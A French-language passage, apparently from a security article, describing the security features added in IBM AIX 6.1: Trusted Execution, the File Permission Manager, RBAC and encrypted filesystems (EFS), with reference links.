[3] http://publib.boulder.ibm.com/infocenter/aix/v6r1/topic/com.ibm.aix.doc/doc/base/aixinformation.htm

[4] http://www.lasecuriteoffensive.fr/exploitation-de-stack-overflow-sous-aix-5x, Juillet 2010

▪ AIX 6.1 ET SA SÉCURITÉ

L'impossibilité d'exécuter du code dans certaines régions mémoires (comme la pile) n'est pas la seule fonctionnalité de sécurité à avoir fait son apparition avec AIX 6.1. Certainement conscient du retard de son OS, IBM a en effet choisi d'incorporer plusieurs autres dispositifs avec cette version, tels que :

- la « Trusted Execution » :

Une base de données (la TSD ou *Trusted Signature Database*) est créée à l'installation et contient les hashs SHA256 des principaux binaires du système d'exploitation. Ce mécanisme, plus abouti que son prédécesseur (TCB), permet non seulement d'ajouter de nouveaux fichiers en base a posteriori, mais également d'effectuer un contrôle au moment de l'exécution (et non plus seulement sur la base d'un cronjob).

- le « File Permission Manager » :

Ce mécanisme se traduit par l'utilisation d'une commande `fpm` qui permet de réduire de manière drastique le nombre de binaires setuid root présents sur un serveur AIX.

- un mécanisme d'ACL de type RBAC (*Role Based Access Control*) :

Par défaut, un UNIX utilise des mécanismes d'ACL de type DAC (*Discretionary Access Control*). Avec ce nouveau modèle, l'utilisateur root est désactivé et de nouveaux utilisateurs moins privilégiés possèdent certaines autorisations, rôles ou privilèges.

- le chiffrement de système de fichiers (EFS) :

Il s'agit d'un mécanisme de chiffrement transparent pour l'utilisateur, qui se pose en surcouche de JFS2 (le système de fichiers AIX). Ce mécanisme est assez complet puisque chaque fichier est chiffré avec une clé unique, elle-même chiffrée avec la clé privée de l'utilisateur (stockée dans un *keystore* et déchiffrée lors de l'ouverture de session utilisateur).

http://www-03.ibm.com/systems/fr/power/software/aix/